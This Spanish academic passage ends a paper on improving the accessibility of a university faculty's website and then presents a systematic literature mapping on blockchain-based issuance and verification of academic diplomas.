[4] `https://wpastra.com/`
[5] `https://wordpress.org/plugins/userway-accessibility-widget/`
[6] `https://wordpress.org/plugins/w3-total-cache/`
[7] `https://wordpress.org/plugins/image-optimization/`

El sitio logra cumplir con un contraste suficiente entre texto y fondo, así como con enlaces bien definidos y claros, utilizando colores adecuados. También los título en marcos, páginas así como nombres de enlaces son claros, y fáciles de entender. Se actualizó la tipografía a Roboto y se mejoró el uso de elementos semánticos. Además las tablas se presentan bien estructuradas con contenidos claros. Sumado a esto, se usa texto alternativo descriptivo en imágenes, viñetas accesibles y se ha mejorado el manejo de ventanas emergentes, navegación y SEO. Además, se continúa actualizando a PDF/A los recursos digitales en el sitio. Las



Fig. 2. Portal actual de FaTu UNComa

mejoras en accesibilidad no solo benefician a los usuarios con discapacidades, sino que también mejoran la experiencia general para todos los visitantes del sitio web. El nuevo diseño tiende a ser más intuitivo y fácil de navegar, lo cual puede resultar en una mayor satisfacción del usuario. En la Figura 2 se puede observar el estado actual del sitio de la Facultad de Turismo.

5.1 Perpectivas de usuarios

A través de una serie de entrevistas se consultó a la comunidad de la Facultad respecto a su experiencia en la navegación del nuevo sitio. En esta nueva convocatoria de evaluación, que se realizó de forma similar a la anterior, participó tanto el grupo de usuarios convocado para la evaluación inicial como otros miembros de la comunidad que se sumaron interesados por propia iniciativa. Entre ellos estaba personal no docente de la Comisión Universitaria Sobre Accesibilidad al Medio Físico y Social de la UNComa[8] y 2 estudiantes con discapacidad (motora y cognitiva).

Una usuaria de Licornio[9] señaló que le resulta maś fácil navegar el sitio y encontrar contenido. Además destacó que sus compañeros con dislexia se han

[8] `https://bienestar.uncoma.edu.ar/index.php/accesibilidad/quienes-somos/`

[9] El licornio es un tipo de ayuda técnica que permite usar el teclado normal con movimientos de cabeza a aquellas personas que presentan una discapacidad física o motora

visto favorecidos con la nueva barra ya que les permite adaptar los colores y tamaños de letras para percibir mejor el contenido.

Julián, integrante de la Comisión Universitaria Sobre Accesibilidad al Medio Físico y Social de la UNComa, tiene ceguera y depende de un lector de pantalla para poder navegar. Julián destacó poder navegar de forma clara y consistente. Encontró etiquetado claro, tablas y enlaces accesible. Señaló que se debe seguir mejorando el texto alternativo de las imágenes.

Al consultar a otros usuarios sin discapacidades señalaron que la página es más intuitiva y fácil de usar. La información está mas organizada facilitando el acceso a los recursos a los usuarios nuevos.

5.2 Lecciones aprendidas

La evaluación y mejora de la accesibilidad web en el sitio de la Facultad de Turismo nos ha proporcionado valiosas lecciones que pueden ser aplicadas en futuros proyectos de accesibilidad web. Estas lecciones abarcan desde la importancia de una planificación meticulosa hasta la necesidad de un enfoque continuo en la accesibilidad. A continuación, se detallan las principales lecciones aprendidas durante este proceso:

Importancia de una evaluación integral. La lección más significativa a sido la importancia de realizar una evaluación integral del sitio. Utilizar herramientas automáticas permitió identificar una amplia gama de problemas, desde la falta de etiquetas descriptivas en las imágenes hasta el contraste insuficiente y navegación deficiente. Sin embargo, se comprobó que la necesidad de evaluaciones manuales realizadas por expertos y la participación de los usuarios finales pueden identificar problemas o dificultades que las herramientas podrían pasar por alto.

Planificación de la evaluación. Este proyecto nos recalcó la importancia de planificar la evaluación. Es necesario dividir el proceso en etapas o fases específicas: diagnóstico inicial, diagnóstico avanzado, propuesta e implementación de mejoras y revisión final. Cada etapa nos permitió enfocarnos en recursos, herramientas y resultados específicos de la misma. De esta manera, resultó fácil la identificación y solución de problemas. También nos permitió hacer ajustes continuos y posibilidades de mejora, por ejemplo poder elegir un plugin, distinto al elegido al principio de la etapa de mejoas pero mas adecuado a las necesidades de los usuarios.

Necesidad de colaboración multidisciplinaria. Para lograr que un sitio web sea accesible es importante lograr la colaboración multidisciplinar, entre desarrollador, usuarios y especialista para entender los desafíos que se van presentando y encontrar posibles soluciones.

Mejora continua y sostenibilidad. Con este proyecto hemos comprobado que la accesibilidad web no es un objetivo que se alcanza una vez y se olvida, sino que es un proceso de atención continua. Aprendimos que la mejoras realizadas deben ser revisadas y actualizadas regularmente para adaptarse a las actualizaciones tecnológicas y a nuevas necesidades de los usuarios del sitio, para que siga siendo accesible para todos.

Sensibilización y Formación. Otro aspecto fundamental es la sensibilización y formación de los miembros de la comunidad especialmente del personal técnico ya que mejoran las prácticas de desarrollo, mantiene al equipo actualizado y abierto a mantener un entorno inclusivo.

Impacto positivo en la comunidad universitaria. El proyecto causó un impacto positivo en la comunidad de la Facultad. Algunos estudiantes manifestaron su alegría al tener igualdad de acceso al portal de la facultad. Así, aprendimos que un sitio web más accesible no solo beneficia a los usuarios con discapacidades, sino que también mejora la experiencia general de todos los usuarios. La retroalimentación positiva de los usuarios subraya la importancia de estos esfuerzos y motiva a continuar trabajando hacia entornos digitales más inclusivos.

6 Conclusiones

La accesibilidad en el contexto virtual académico superior permitirá que cada vez más estudiantes con discapacidad accedan a la Universidad, pero no se limita solo a ellos. Los avances logrados en esta propuesta muestran que es posible, a pesar de contar con pocos recursos y personal técnico, lograr un portal accesible a toda la comunidad. Por otro lado, se ha comprobado que la naturaleza dinámica de la accesibilidad web implica que este proceso debe ser continuo y periódico para garantizar que el sitio web siga siendo accesible a lo largo del tiempo y se mantenga al día con los estándares y prácticas recomendadas.

Es necesario explorar a futuro nuevas estrategias aplicar en otros recursos digitales que utiliza a diario la comunidad de la Facultad.

Referencias

1. Salvador Otón, Paola Ingavélez, and Ángel Pérez. Tecnologías y accesibilidad en la educación superior virtual. Guías para favorecer la inclusión y la accesibilidad. *Universidad Politécnica Salesiana*, 2023. DOI: `https://doi.org/10.17163/abyaups.8`.
2. Real Academia Española. Diccionario de la lengua española. `https://dle.rae.es/`.
3. World Wide Web Consortium (W3C). How People with Disabilities Use the Web. Editor: Shadi Abou-Zahra. `https://www.w3.org/WAI/people-use-web/`. Fecha: junio de 2024.
4. World Wide Web Consortium (W3C). Web Content Accessibility Guidelines (WCAG) 2.1. Technical report, World Wide Web Consortium, 2018.
5. World Wide Web Consortium (W3C). WAI - Evaluación y Herramientas. `https://www.w3.org/WAI/test-evaluate/tools/list/`. Fecha: febrero de 2024.
6. Gómez Codutti, Ana, Mariño, Sonia Itatí, and Alfonzo, Pedro Luis. *Gestión de la información en educación superior. Una experiencia de evolución del software con sistemas gestores de contenidos*. Universidad Pablo de Olavide, 2017.
7. Facultad de Turismo, Universidad Nacional del Comahue. *Identidad Visual FATU*. 2012. Disponible en: `https://fatuweb.uncoma.edu.ar/fatu/wp-content/uploads/2024/04/IdentidadVisualFATU.pdf`.

Blockchain Aplicada a la Emisión de Diplomas Académicos. Un Mapeo Sistemático de la Literatura.

Gabriela Fernanda Iannantuoni[1] and Francisco Gindre[2]

[1] Universidad Abierta Interamericana. Facultad de Tecnología Informática, Centro de Altos Estudios en Tecnología Informática. Buenos Aires. Argentina
[2] LIFIA, Facultad de Informática, UNLP La Plata, Argentina
{GabrielaFernanda.Iannantuoni@Alumnos.uai.edu.ar,fgindre@lifia.info.unlp.edu.ar

Resumen la falsificación de diplomas y los sistemas académicos que dificultan la transparencia y autenticidad en el proceso de generación de diplomas.
Objetivo: explorar la viabilidad de incorporar la tecnología blockchain en el proceso de generación de diplomas en las universidades.
Método: se llevaron a cabo preguntas de investigación, búsquedas y análisis de datos para estudiar los sistemas que utilizan la tecnología blockchain.
Resultados: se concluye que para maximizar la seguridad en la generación electrónica de diplomas académicos, es crucial reconocer la implementación de la tecnología blockchain y la aplicación real de blockchain en educación con una auténtica filosofía de desarrollo sostenible.

Keywords: diploma fraud; blockchain; Ethereum; Cardano; Solana; SmartContract

1. Introducción

Los diplomas digitales están expuestos a numerosos riesgos de seguridad de datos en línea. Los contratos inteligentes y la tecnología blockchain pueden contribuir a la prevención de la falsificación de títulos académicos universitarios al ofrecer un registro seguro y verificable a través de la blockchain, mejorando su confiabilidad y legitimidad. Al implementar la utilización de tecnologías a través de un libro mayor distribuido es inmutable, y devuelve la fiabilidad y la autoridad de las instituciones educativas. Las siguientes características son la que ofrece la blockchain: seguridad, inviolabilidad, transparencia, trazabilidad y una reducción en el esfuerzo y los costos en la generación de certificados [3], [12], [19], [30], [32]. Los profesores también pueden utilizar la misma tecnología de contrato inteligente para proporcionar calificaciones más precisas y confiables. Numerosos sistemas diseñados para verificar los títulos con la tecnología Blockchain aún se encuentran en fase de desarrollo. Asimismo en la

práctica, se enfrentan a problemas al requerir actualizaciones de los datos ya registrados en la red [27], [44], [48], [50].

El presente mapeo sistemático de la literatura tuvo como objetivo fortalecer la investigación titulada "Blockchain Aplicada a la Emisión de Diplomas Académicos". Mediante la búsqueda y selección de trabajos relevantes, se pudo obtener un conjunto de datos que refleja la tendencia predominante en el tema investigado durante el periodo establecido en el protocolo. Gracias a este proceso, se pudo extraer información e identificar la utilización de Blockchain en la emisión de diplomas, con el propósito de responder a las preguntas de investigación planteadas.

En esta primera etapa se define el problema a través del planteo de preguntas de investigación, que orientarán el mapeo sistemático de la literatura presente. (Ver Cuadro 1)

Cuadro 1. Preguntas de investigación

Nro.	Preguntas de Investigación	Motivación
P1	¿Qué estudios primarios existen sobre la utilización de la blockchain para la emisión de certificados académicos?	El estudio implica revisar diversas investigaciones e investigar si utilizan blockchain para la emisión de certificados y su posterior validación. Además, tiene como objetivo identificar cómo se implementó la red blockchain.
P2	¿Cómo se lleva a cabo el almacenamiento de la información? ¿Qué se almacena en la red blockchain?	Identificar el tipo de almacenamiento de los documentos académicos: parcial o completo.
P3	¿Qué arquitectura de sistemas se utilizan para la emisión de certificados académicos?	Determinar y listar los diferentes tipos de arquietectura utilizados en la emisión de certificados.
P4	¿Qué contratos inteligentes se utilizan en la emisión de certificados académicos?	Analizar y examinar si se utilizan contratos inteligentes.

2. Metodología

En esta sección se explica el método empleado para el desarrollo del mapeo sistemático. El mismo es el propuesto en [14] y consta de tres pasos básicos: selección de bases de datos, definición de una cadena de búsqueda y selección de criterios de inclusión y exclusión. Se realizó el Mapeo Sistemático de la Literatura utilizando la herramienta Scolr [49], que proporciona soporte de colaboración para la creación de mapeos sistemáticos de literatura abiertas.

2.1. Fuentes

Se definieron los motores de búsqueda específicos para realizar las búsquedas. Fueron incluidos: IEEE Xplore, ACM Digital Library, ScienceDirect y SEDICI, complementando los mismos con el buscador "Google Scholar" y "ResearchGate" para maximizar los resultados

2.2. Definición de términos

El período de búsquedas de este mapeo sistemático de la literatura se produjo entre febrero 2018 y mayo 2024. El año del parámetro "inicio de búsqueda" no fue aleatorio, ya que durante ese año nuevamente comenzaron a aparecer publicaciones sobre blockchain. Las cadenas de búsquedas se utilizaran con el objetivo

Cuadro 2. Listas de temas principales y palabras clave.

Temas Principales	Palabras Clave
Cadena de Bloques	Blockchain
Contratos Inteligentes	Smart Contracts
Extracción de características	Cardano
	Solana
	Ethereum
	Academic certificate verification
	systematic literature mapping

de estructurar las palabras y términos claves con sus operadores adecuados para definir y acotar el ámbito de la búsqueda, asegurando que se recuperen artículos específicos y relevantes para el tema de investigación. Luego del primer acercamiento al campo de investigación, durante el proceso de búsqueda y el análisis de esos primeros documentos se determinó que, con una sola cadena de búsqueda, era muy probable que se excluyan documentos con contenidos del tema de investigación. La evidencia mostró que era necesario construir dos cadenas de búsquedas, una orientada a los objetivos generales y otra a los objetivos específicos de la investigación, luego, ya en proceso de escritura podrían cruzarse ambas búsquedas y de esta manera cubrir todos los aspectos de la investigación. De este proceso teórico, se estructuraron dos cadenas de búsquedas (CdB) que se presentan a continuación:

2.3. Criterios de inclusión y exclusión

Para la selección de este estudio se consideraron los siguientes criterios de inclusión (CI) y de exclusión (CE) detallados en el cuadro 4.

Cuadro 3. Cadena de búsqueda

#	Cadena de Búsqueda
CdB1	TITLE (“blockchain based systems”) OR TITLE (“systems for Academic”) AND TITLE-ABS-KEY (education)
CdB2	TITLE (“blockchain based systems”) OR TITLE (“systems for Academic”) AND TITLE-ABS-KEY (education) AND (“Ethereum” OR “Solidity” OR “DApp”)

Cuadro 4. Criterios de Inclusión y Exclusión

#	Criterio de Inclusión	#	Criterio de Exclusión
CI 1	Publicación científica que incluye en sus metadatos los temas principales de búsquedas desarrollados por los actores de una comunidad educativa de nivel superior	CE 1	Publicaciones de años anteriores al 2018
CI 2	Publicación científica que responda a las preguntas de investigación	CE 2	Publicaciones alejadas del problema de investigación.
CI 3	Publicaciones científicas posteriores al año 2018	CE 3	Publicaciones que no coincidan con los criterios de inclusión OR
		CE 4	Publicaciones repetidas

3. Búsqueda de trabajos

Los resultados encontrados fueron un total de 256 artículos, de los cuales 45 fueron descartados debido a duplicados o falta de información. De los 211 artículos seleccionados, solo 45 cumplieron con los criterios para ser incluidos. Estos se revisaron teniendo en cuenta las siguientes dimensiones: mecanismo de validación (contrato inteligente u otro), soporte de tecnología blockchain, arquitectura del sistema y almacenamiento subyacente de documentos concretos. Se verificó el cumplimiento de los criterios de inclusión, se evaluó si respondían a las preguntas de investigación y se extrajo la información relevante de cada artículo. Tras realizar una lectura exhaustiva de los resúmenes de documentos cuyos títulos contenían palabras clave de las búsquedas, se siguió un proceso de tres pasos para seleccionar los artículos, tal como se muestra en el cuadro 5 siguiendo la modalidad PRISMA [46]. En la sección siguiente 4 se formulan las respuestas a las preguntas de investigación en base a la información surgida de la revisión completa de los 48 artículos incluidos en el mapeo. La figura 3 detalla la cantidad de artículos por año de publicación.

4. Respuestas a las preguntas de investigación

Fruto de la revisión y análisis de los artículos incluidos en el mapeo sistemático de la literatura que se ha llevado a cabo, se pudieron encontrar antecedentes

Cuadro 5. Identificación de nuevos estudios vía Bases de datos


Fase	Inclusiones	Exclusiones
Identificación	Bases de datos: 4. Registros: 256	Registros duplicados: 45
Filtrado	Registros a revisar abstract y título: 211	excluidos: 0
Filtrado	Registros elegibles: 45	Excluidos por CE o CI: 211. Duplicados: 45
Revisión completa	Registros incluidos: 45. Reconsiderados: 3	Excluidos: 0
Incluidos	Registros incluidos: 45. Reconsiderados: 3	Excluidos: 0

en la materia para responder a las preguntas planteadas en el diseño del presente mapeo y que se detallaron en el cuadro 1. En las sub-secciones siguientes responderán las cuatro preguntas haciendo referencia a la literatura correspondiente.

P1: ¿Qué estudios primarios existen sobre la utilización de la blockchain para la emisión de certificados académicos?

Los siguientes estudios [1], [2], [3], [5] [15], [31] [39] abordan el uso de la tecnología blockchain y algoritmos criptográficos para proporcionar una solución robusta y confiable para la emisión y verificación de diplomas digitales, garantizando la autenticidad e integridad de los datos. El proceso de carga de un diploma digital implica una serie de pasos técnicos [6], [7], [20] que incluyen el cálculo del hash original, la encriptación del diploma y la carga de los datos en IPFS [46] desde la blockchain. Estos estudios [2], [3], [5], [13], [21], [48] consideran la ventaja de las blockchains públicas porque ofrecen transparencia y anonimato. Las blockchains privadas son controladas por una única organización y pueden ser más adecuadas para casos en los que se necesita mayor control y privacidad, con la desventaja de la centralización. El equilibrio entre las blockchains públicas y privadas se encuentra en las blockchains de consorcio, ya que ofrecen un compromiso entre descentralización y control, involucrando un conjunto de nodos preseleccionados y permitiendo actualizaciones seguras de acuerdo con reglas de transición específicas. Son claves los elementos como firmas digitales y funciones hash [2], [13] con diversos algoritmos de consenso [21], [23], [27], [29], [48], como Proof of Work (PoW), Proof of Stake (PoS) y Delegated Proof of Stake (DPoS) garantizan la seguridad, integridad y fiabilidad de las transacciones y datos almacenados. En los diferentes prototipos de uso de blockchain [9], [11], [17], [48] se pueden aplicar a una variedad de situaciones, en múltiples escenarios que requieren verificación. Esto permite una reducción de costos al eliminar la necesidad de servicios de terceros como notarios o abogados. Además, permite a los estudiantes enviar texto plano a las empresas.

Figura 1. Artículos por año de publicación



P2: ¿Cómo se lleva a cabo el almacenamiento de la información? ¿Qué se almacena en la red blockchain?

Algunos de los estudios más relevantes en este campo [1], [2], [3], [5], [6], [10], [14], [20], [21], [23], [28], [40], [43] se centran en la verificación de la integridad de los datos, el almacenamiento de contraseñas, firmas digitales, entre otros. Es de crucial importancia utilizar funciones hash fuertes y criptográficamente seguras en las aplicaciones para proteger la información. El algoritmo de hash más utilizado es SHA-256.

Los autores de [1,5,6,8,10,14,20,28,43] enfatizan que es conveniente almacenar un hash criptográfico en lugar de la versión completa del documento porque mejora la velocidad, reduce el tiempo y el costo de las transacciones y aumenta la escalabilidad del sistema. Los documentos [10, 11, 13, 15–17, 20, 23, 26, 27, 38, 43] realizan el almacenamiento de archivos en IPFS y según el objeto cargado se genera un valor de hash y lo devuelve a la institución educativa. En la infraestructura de clave pública, la autenticación del certificado digital se realiza utilizando el valor de hash. En los siguientes artículos [4], [6], [20], [28] se utiliza al menos un contrato inteligente y almacenamiento fuera de la cadena.

P3: ¿Qué arquitectura de sistemas se utilizan para la emisión de certificados académicos?

Los estudios [1], [2], [4], [20] presentan soluciones basadas en blockchain y arquitecturas que incluyen: blockchains públicas, privadas y de consorcio, el algo-

ritmo de hash SHA-256 y el Árbol de Merkle. Ethereum es una de las plataformas de código abierto más populares con un mecanismo de consenso Proof-of-Stake y privacidad protección con credenciales encriptadas cargadas en IPFS. Estas características destacan la versatilidad y el potencial en diversos contextos, desde la seguridad en las transacciones hasta la protección de la privacidad de los datos. Se ha encontrado que los estudios [4], [22], [26], [41], [42] eliminan específicamente la necesidad de intervención administrativa al verificar credenciales académicas, permitiendo que cualquier tercero verifique los datos del diploma y los tokens ECTS correspondientes sin costo.

La aplicación VerDe ofrece dos interfaces distintas para el registro y la verificación. Consiste en un frontend y un backend. En contraste, la red blockchain Hyperledger Fabric permite a los usuarios registrar sus propias carteras para acceder a credenciales digitales [4, 13, 14, 23, 25, 26, 29]. La configuración requiere varios prerrequisitos, incluyendo Ubuntu, Docker y CouchDB como base de datos. La discusión sobre opciones de blockchain como Bitcoin, Ethereum o Hyperledger destaca a Solana como la destacada debido a su rendimiento y escalabilidad gracias a sus mecanismos de consenso PoH y PoS. Los componentes clave de Solana incluyen contratos inteligentes, denominados "programas" escritos en Rust, junto con el framework Anchor, y se despliegan directamente en la blockchain a través de la API JSON RPC. [13, 29, 40, 48].

P4: ¿Qué contratos inteligentes se utilizan en la emisión de certificados académicos?

Los estudios [4, 10, 11, 20, 24, 29] especifican el uso de contratos inteligentes responsables de registrar, revocar y verificar certificados. Para su implementación se debe evaluar la viabilidad, calcular los costos, medir los tiempos de ejecución, la escalabilidad y, principalmente, analizar la solidez de la DApp desarrollada frente a los ataques de seguridad más comunes. Los contratos inteligentes ofrecen seguridad al prevenir ataques de scripts maliciosos utilizando Solidity y archivos JSON [6, 16, 18, 20].

5. Conclusiones

El mapeo sistemático de la literatura ha identificado una serie de estudios y enfoques que demuestran la eficacia de utilizar la tecnología blockchain para la emisión de certificados y diplomas académicos. La literatura revisada respalda que el uso de blockchain en este ámbito garantizaría que los datos de los documentos no puedan ser alterados ni falsificados. Algunos enfoques incluyen contratos inteligentes, que previenen ataques maliciosos provenientes de fuentes externas. Además, se han identificado varios tipos de blockchains: públicas, privadas y de consorcio, con diferentes recomendaciones para su uso dependiendo de las necesidades específicas de cada caso. Estos estudios indican que la tecnología blockchain puede prevenir significativamente el fraude en documentos académicos y reducir costos al eliminar la necesidad de intermediarios como

personal de diferentes instituciones, notarios y abogados. En términos de trabajos futuros, existe la intención de desarrollar un marco inteligente basado en blockchain para la educación superior y los estudiantes universitarios, proporcionando recomendaciones de aprendizaje para los estudiantes. Contar con un sistema fiable, integrador e inteligente para gestionar las trayectorias y credenciales de los estudiantes beneficiará a los estudiantes, proveedores de educación superior/universitaria y empleadores.

Referencias

1. Averin, A., Snegireva, D., Ladejshchikov, A. (2020, September). Model of a monitoring system for academic performance and the issuance of diplomas using blockchain technology. In 2020 International Conference Quality Management, Transport and Information Security, Information Technologies (IT&QM&IS) (pp. 88-91). IEEE.
2. Ali, S. I. M., Farouk, H., Sharaf, H. (2022). A blockchain-based models for student information systems. Egyptian Informatics Journal, 23(2), 187-196.
3. Nikolskaia, K., Snegireva, D., Minbaleev, A. (2019, September). Development of the application for diploma authenticity using the blockchain technology. In 2019 International Conference Quality Management, Transport and Information Security, Information Technologies (IT&QM&IS) (pp. 558-563). IEEE.
4. Nousias, N., Tsakalidis, G., Michoulis, G., Petridou, S., Vergidis, K. (2022). A process-aware approach for blockchain-based verification of academic qualifications. Simulation Modelling Practice and Theory, 121, 102642.
5. Skondric, G., Hamulic, I., Mudnic, E. (2021, November). Conceptual model of educational blockchain system for diploma indisputability. In 2021 International Conference on Information Science and Communications Technologies (ICISCT) (pp. 1-4). IEEE.
6. Rustemi, A., Atanasovski, V., Risteski, A., Popovski, B. (2023, June). Analysis of Blockchain Platforms for Generation and Verification of Diplomas. In 2023 12th Mediterranean Conference on Embedded Computing (MECO) (pp. 1-4). IEEE.
7. Rustemi, A., Atanasovski, V., Risteski, A., Latkoski, P. (2023, June). Challenges of Blockchain in Higher Education Institutions for Protection Against Diploma Forgery. In 2023 International Balkan Conference on Communications and Networking (BalkanCom) (pp. 1-6). IEEE.
8. Castillo, D. V. S., Co, C. N. B., Maranan, K. G. R., Quinio, D. J., Pedrasa, J. R. I. (2022, November). Creducate: Blockchain-based Academic Record Management and Verification System Built in the Solana Network. In TENCON 2022-2022 IEEE Region 10 Conference (TENCON) (pp. 1-6). IEEE.
9. An, H., Chen, J. (2021). ElearnChain: a privacy-preserving consortium blockchain system for e-learning educational records. Journal of Information Security and Applications, 63, 103013.
10. Guerreiro, S., Ferreira, J. F., Fonseca, T., Correia, M. (2022). Integrating an academic management system with blockchain: A case study. Blockchain: Research and Applications, 3(4), 100099.
11. Enescu, F. M., Bizon, N., Ionescu, V. M. (2021, July). Blockchain technology protects diplomas against fraud. In 2021 13th International Conference on Electronics, Computers and Artificial Intelligence (ECAI) (pp. 1-6). IEEE.

12. Harlian, T., Ruriawan, M. F., Purwanto, Y. (2022, July). Implementation of Blockchain for Digital Document Data Collection Website. In 2022 1st International Conference on Information System Information Technology (ICISIT) (pp. 425-430). IEEE.
13. čeke, D., Buzađija, N. (2023, March). In pursuit of appropriate private blockchain platform for higher education institutions, In 2023 22nd International Symposium INFOTEH-JAHORINA (INFOTEH) (pp. 1-6), IEEE.
14. B. Kitchenham, O. Pearl Brereton, D. Budgen, M. Turner, J. Bailey, and S. Linkman, "Systematic literature reviews in software engineering - A systematic literature review," Information and Software Technology, vol. 51, no. 1. Elsevier, pp. 7–15, Jan. 01, 2009. doi: 10.1016/j.infsof.2008.09.009.
15. Chen Weiwei, Cao Li, Gu Xiang. Electronic Forensics Model of Internet of Vehicles [J]. Computer applications, 2021,41 (7): 1989.
16. Vidal, F., Gouveia, F., Soares, C. (2019, October). Analysis of blockchain technology for higher education. In 2019 International Conference on Cyber-Enabled Distributed Computing and Knowledge Discovery (CyberC) (pp. 28-33). IEEE.
17. Brusakova, I. A., Tselobanov, N. B. (2020, January). Features of Processes Management of Verification of Digital Diplomas by Means of Blockchain Technologies. In 2020 IEEE Conference of Russian Young Researchers in Electrical and Electronic Engineering (EIConRus) (pp. 1634-1636). IEEE.
18. Rustemi, A., Atanasovski, V., Risteski, A. (2023, June). Identification During Verification Of Diplomas In The Blockchain System. In 2023 30th International Conference on Systems, Signals and Image Processing (IWSSIP) (pp. 1-5). IEEE.
19. Baniata, H., Kertesz, A. (2022). Prifob: a privacy-aware fog-enhanced blockchain-based system for global accreditation and credential verification. Journal of Network and Computer Applications, 205, 103440.
20. Mishra, R. A., Kalla, A., Braeken, A., Liyanage, M. (2021). Privacy protected blockchain based architecture and implementation for sharing of students' credentials. Information Processing & Management, 58(3), 102512.
21. Alnafrah, I., Mouselli, S. (2021). Revitalizing blockchain technology potentials for smooth academic records management and verification in low-income countries. International Journal of Educational Development, 85, 102460.
22. Vidal, F. R., Gouveia, F., Soares, C. (2020, June). Revocation mechanisms for academic certificates stored on a blockchain. In 2020 15th Iberian Conference on Information Systems and Technologies (CISTI) (pp. 1-6). IEEE.
23. Salau, O., Adeshina, S. A. (2021, July). Secure Document Verification System Using Blockchain. In 2021 1st International Conference on Multidisciplinary Engineering and Applied Science (ICMEAS) (pp. 1-7). IEEE.
24. Čeke, D., Kunosić, S. (2020, September). Smart Contracts as a diploma anti-forgery system in higher education-a pilot project. In 2020 43rd International Convention on Information, Communication and Electronic Technology (MIPRO) (pp. 1662-1667). IEEE.
25. Tang, Q. (2021). Towards using blockchain technology to prevent diploma fraud. IEEE Access, 9, 168678-168688.
26. Pulmano, C. E., Estuar, M. R. J. E., De Leon, M. M., Tan, H. C. L., Co, N. A. S., Tamayo, L. P. V. (2023). Towards the Development of a Blockchain-based Decentralized Digital Credential System using Hyperledger Fabric for Participatory Governance. Procedia Computer Science, 219, 99-106.
27. Alsobhi, H. A., Alakhtar, R. A., Ubaid, A., Hussain, O. K., Hussain, F. K. (2023). Blockchain-based micro-credentialing system in higher education institutions: Systematic literature review. Knowledge-Based Systems, 110238.

28. Haque, M. M., Adnan, M. N., Kabir, M. A., Rashid, M. R. A., Yasin, A. S. M., Pervez, M. S. (2020). An Innovative Approach of Verification Mechanism for both Electronic and Printed Documents. International Journal of Advanced Computer Science and Applications, 11(8).
29. Ministerio de Educación Argentino, Registro Federal de Egreso (ReFE), `https://refe.educacion.gob.ar/` (accessed Jan. 30, 2024).
30. Frisch, R., Dobák, D. É., Udvaros, J. (2023). Blockchain diploma authenticity verification system using smart contract technology. In Annales Mathematicae et Informaticae (Vol. 57, pp. 1-23).
31. Raghavender, K. V., Alankruthi, S., Akhila, A., Preethi, T., Ashritha, M. (2023, November). Decentralized Smart Contract Certificate System Using Ethereum Blockchain Technology. In Second International Conference on Emerging Trends in Engineering (ICETE 2023) (pp. 452-461). Atlantis Press.
32. A. Ayub Khan, A. A. Laghari, A. A. Shaikh, S. Bourouis, A. M. Mamlouk, and H. Alshazly, "Educational Blockchain: A Secure Degree Attestation and Verification Traceability Architecture for Higher Education Commission," Appl. Sci., vol. 11, no. 22, Art. no. 22, Jan. 2021, doi: 10.3390/app112210917
33. BTCert Lab, BTCert, Oct. 27, 2018. Accessed: January. 9, 2024. [Online]. Available: `https://github.com/BlockTechCert/BTCert`.
34. Hyperledger Foundation, Hyperledger Fabric, `https://www.hyperledger.org/use/fabric` (accessed Jan. 9, 2024).
35. Ripple, Crypto Solutions for Business — Ripple, `https://ripple.com/` (accessed Jan. 9, 2024).
36. ConsenSysm, Quorum Blockchain Service, `https://consensys.net/quorum/qbs/` (accessed Jan. 9, 2024).
37. Chen Weiwei, Cao Li, Gu Xiang. Electronic Forensics Model of Internet of Vehicles [J]. Computer applications, 2021,41 (7): 1989
38. Naz, M., Al-zahrani, F. A., Khalid, R., Javaid, N., Qamar, A. M., Afzal, M. K., Shafiq, M. (2019). A secure data sharing platform using blockchain and interplanetary file system. Sustainability, 11(24), 7054.
39. Hsu, C. S., Tu, S. F., Chiu, P. C. (2022). Design of an e-diploma system based on consortium blockchain and facial recognition. Education and Information Technologies, 1-25.
40. Bahrami, M., Movahedian, A., Deldari, A. (2020, October). A comprehensive blockchain-based solution for academic certificates management using smart contracts. In 2020 10th International Conference on Computer and Knowledge Engineering (ICCKE) (pp. 573-578). IEEE.
41. M. L. MIT Media Lab, "No Title." [Online]. Available: `http://certificates.media.mit.edu/`. [Accessed: 11-Jan-2024].
42. IMS Global Learning Consortium, "Open Badges v2.0 IMS Final Release," 2018. [Online]. Available: `https://www.imsglobal.org/sites/default/files/Badges/OBv2p0Final/index.html` [Accessed: 11-Jan-2024].
43. Saleh, O. S., Ghazali, O., Rana, M. E. (2020). Blockchain based framework for educational certificates verification. Journal of critical reviews.
44. Mizrahi, A., Koren, N., Rottenstreich, O. (2021, January). Optimizing merkle proof size for blockchain transactions. In 2021 International Conference on COMmunication Systems & NETworkS (COMSNETS) (pp. 299-307). IEEE.
45. Blockchain Federal Argentina, `https://sisfet-blockchain.educacion.gob.ar/` (accessed: 30-Jan-2024)

46. Haddaway, N. R., Page, M. J., Pritchard, C. C., McGuinness, L. A. (2022). PRISMA2020: An R package and Shiny app for producing PRISMA 2020-compliant flow diagrams, with interactivity for optimised digital transparency and Open Synthesis Campbell Systematic Reviews, 18, e1230.
47. Benet, J. (2014). IPFS - Content Addressed, Versioned, P2P File System. ArXiv, abs/1407.3561.
48. Gao, Y., Ma, H. (2022, November). A digital diploma verification and sharing scheme based on Blockchain. In 2022 7th International Conference on Intelligent Informatics and Biomedical Science (ICIIBMS) (Vol. 7, pp. 327-332). IEEE.
